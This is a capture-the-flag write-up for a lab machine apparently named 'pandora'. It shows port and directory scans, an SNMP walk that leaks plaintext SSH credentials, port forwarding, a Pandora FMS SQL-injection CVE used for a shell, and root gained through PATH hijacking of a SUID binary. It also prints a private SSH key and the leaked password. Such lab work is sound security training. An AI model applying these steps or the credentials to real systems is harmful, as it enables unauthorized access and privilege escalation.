# Information Gathering

1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.136 -p- -sV --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 18:04 IST
Nmap scan report for 10.10.11.136
Host is up (0.23s latency).
Not shown: 65533 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.39 seconds
```

2) Checked the website

3) Checked for more pages

```
┌──(vigneswar㊌VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -u http://10.10.11.136/FUZZ -t 200 -i

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
_____

 :: Method           : GET
 :: URL              : http://10.10.11.136/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
_____

                        [Status: 200, Size: 33560, Words: 13127, Lines: 908, Duration: 354ms]
assets                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 255ms]
                        [Status: 200, Size: 33560, Words: 13127, Lines: 908, Duration: 265ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 254ms]
```

4) Found snmp on udp ports

```
┌──(vigneswar㊌VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.136 -sU --min-rate 1000 -T4 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 18:31 IST
Nmap scan report for 10.10.11.136
Host is up (0.26s latency).
Not shown: 989 open|filtered udp ports (no-response), 10 closed udp ports (port-unreach)
PORT     STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds
```

5) Checked snmp

```
┌──(vigneswar㊌VigneswarPC)-[~]
└─$ snmpwalk -v2c -c public 10.10.11.136
iso.3.6.1.2.1.1.1.0 = STRING: "Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (219428) 0:36:34.28
iso.3.6.1.2.1.1.4.0 = STRING: "Daniel"
iso.3.6.1.2.1.1.5.0 = STRING: "pandora"
iso.3.6.1.2.1.1.6.0 = STRING: "Mississippi"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (6) 0:00:00.06
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (5) 0:00:00.05
```

Vulnerability Assessment

1) Found exposed credentials from snmp

```
iso.3.6.1.2.1.25.4.2.1.5.771 = STRING: "--system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only"
iso.3.6.1.2.1.25.4.2.1.5.789 = STRING: "--foreground"
iso.3.6.1.2.1.25.4.2.1.5.794 = STRING: "/usr/bin/networkd-dispatcher --run-startup-triggers"
iso.3.6.1.2.1.25.4.2.1.5.795 = STRING: "-n -iNONE"
iso.3.6.1.2.1.25.4.2.1.5.798 = ""
iso.3.6.1.2.1.25.4.2.1.5.800 = ""
iso.3.6.1.2.1.25.4.2.1.5.837 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.840 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.848 = STRING: "-c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'"
iso.3.6.1.2.1.25.4.2.1.5.859 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.862 = STRING: "-LOw -u Debian-snmp -g Debian-snmp -I -smux mteTrigger mteTriggerConf -f -p /run/snmpd.pid"
iso.3.6.1.2.1.25.4.2.1.5.867 = ""
iso.3.6.1.2.1.25.4.2.1.5.886 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.901 = STRING: "-o -p -- \\u --noclear tty1 linux"
iso.3.6.1.2.1.25.4.2.1.5.929 = STRING: "--no-debug"
iso.3.6.1.2.1.25.4.2.1.5.984 = ""
iso.3.6.1.2.1.25.4.2.1.5.1104 = STRING: "-u daniel -p HotelBabylon23"
iso.3.6.1.2.1.25.4.2.1.5.1347 = ""
iso.3.6.1.2.1.25.4.2.1.5.2294 = ""
iso.3.6.1.2.1.25.4.2.1.5.2620 = ""
iso.3.6.1.2.1.25.4.2.1.5.6169 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.6223 = STRING: "-k start"
```

Here's a breakdown of the OID:

- `iso` (1): The International Organization for Standardization.

- `org` (3): The ISO-assigned organization.

- `dod` (6): The U.S. Department of Defense.

- `internet` (1): Internet.

- `mgmt` (2): Management.

- `mib-2` (1): MIB-II, the second version of the Management Information Base.

- `host` (25): Host Resources MIB.

- `hrSWRun` (4): Software running table.

- `hrSWRunTable` (2): A table of software running on the host.

- `hrSWRunEntry` (1): An entry in the software running table.

- `hrSWRunParameters` (5): The parameters used to invoke the software.

- `1104`: The specific index for an entry in the `hrSWRunTable`.

Exploitation

1) Logged in with ssh

daniel:HotelBabylon23

2) Checked the web files

3) A different website is running locally

```
daniel@pandora:~$ ./nmap -p- localhost

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-05-18 13:59 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000054s latency).
Other addresses for localhost (not scanned): ::1
rDNS record for 127.0.0.1: localhost.localdomain
Not shown: 65532 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds
daniel@pandora:~$ curl http://127.0.0.1
<meta HTTP-EQUIV="REFRESH" content="0; url=/pandora_console/">
daniel@pandora:~$
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo ssh daniel@10.10.11.136 -L 127.0.0.1:80:127.0.0.1:80
daniel@10.10.11.136's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 18 May 14:02:01 UTC 2024

  System load:           0.05
  Usage of /:            63.9% of 4.87GB
  Memory usage:          15%
  Swap usage:            0%
  Processes:             233
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.136
  IPv6 address for eth0: dead:beef::250:56ff:feb9:cea0

  => /boot is using 91.8% of 219MB

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat May 18 14:01:51 2024 from 10.10.14.11
daniel@pandora:~$
```

4) Checked the website

Vulnerability Assessment II

1) The pandora verison is vulnerable to RCE

2) Exploited it

CVE-2021-32099 Pandora_v7.0NG.742

Unauthenticated Sqlinjection that leads to dump database but this one impersonated Admin and drops a interactive shell

Privilege Escalation

1) Found a suid binary

```
matt@pandora:/home/matt$ find / -type f -perm /6000 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/bsd-write
/usr/bin/gpasswd
/usr/bin/ssh-agent
/usr/bin/chage
/usr/bin/crontab
/usr/bin/umount
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/expiry
/usr/bin/at
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/wall
/usr/lib/x86_64-linux-gnu/utempter/utempter
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pam_extrausers_chkpwd
/usr/sbin/unix_chkpwd
matt@pandora:/home/matt$ ls /usr/bin/pandora_backup -l
-rwsr-x--- 1 root matt 16816 Dec  3  2021 /usr/bin/pandora_backup
matt@pandora:/home/matt$ |
```

2) Decompiled it

```
Cf Decompile: main - (pandora_backup)
1
2 bool main(void)
3
4 {
5    __uid_t __euid;
6    __uid_t __ruid;
7    int iVar1;
8
9    __euid = getuid();
10   __ruid = geteuid();
11   setreuid(__ruid,__euid);
12   puts("PandoraFMS Backup Utility");
13   puts("Now attempting to backup PandoraFMS client");
14   iVar1 = system("tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/*");
15   if (iVar1 == 0) {
16     puts("Backup successful!");
17     puts("Terminating program!");
18   }
19   else {
20     puts("Backup failed!\nCheck your permissions!");
21   }
22   return iVar1 != 0;
23 }
24
```

3) The absolute path of tar is not specified, we can make our own tar program

```
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
-----END OPENSSH PRIVATE KEY-----
```
matt@pandora:/home/matt/.ssh$ cat id_rsa.pub > authorized_keys
matt@pandora:/home/matt/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
matt@pandora:/home/matt/.ssh$

```
  (vigneswar㉿VigneswarPC)-[~]
  $ ssh matt@10.10.11.136 -i id_rsa
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 18 May 16:18:11 UTC 2024

  System load:           0.0
  Usage of /:            64.1% of 4.87GB
  Memory usage:          16%
  Swap usage:            0%
  Processes:             236
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.136
  IPv6 address for eth0: dead:beef::250:56ff:feb9:cea0

  => /boot is using 91.8% of 219MB

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check y
our Internet connection or proxy settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

matt@pandora:~$
```

NOTE: suid binaries dont work properly on process with apache as parent, we need ssh access

```
matt@pandora:~$ ls
pandora_backup  tar  user.txt
matt@pandora:~$ PATH=.:$PATH /usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
# whoami
root
#
```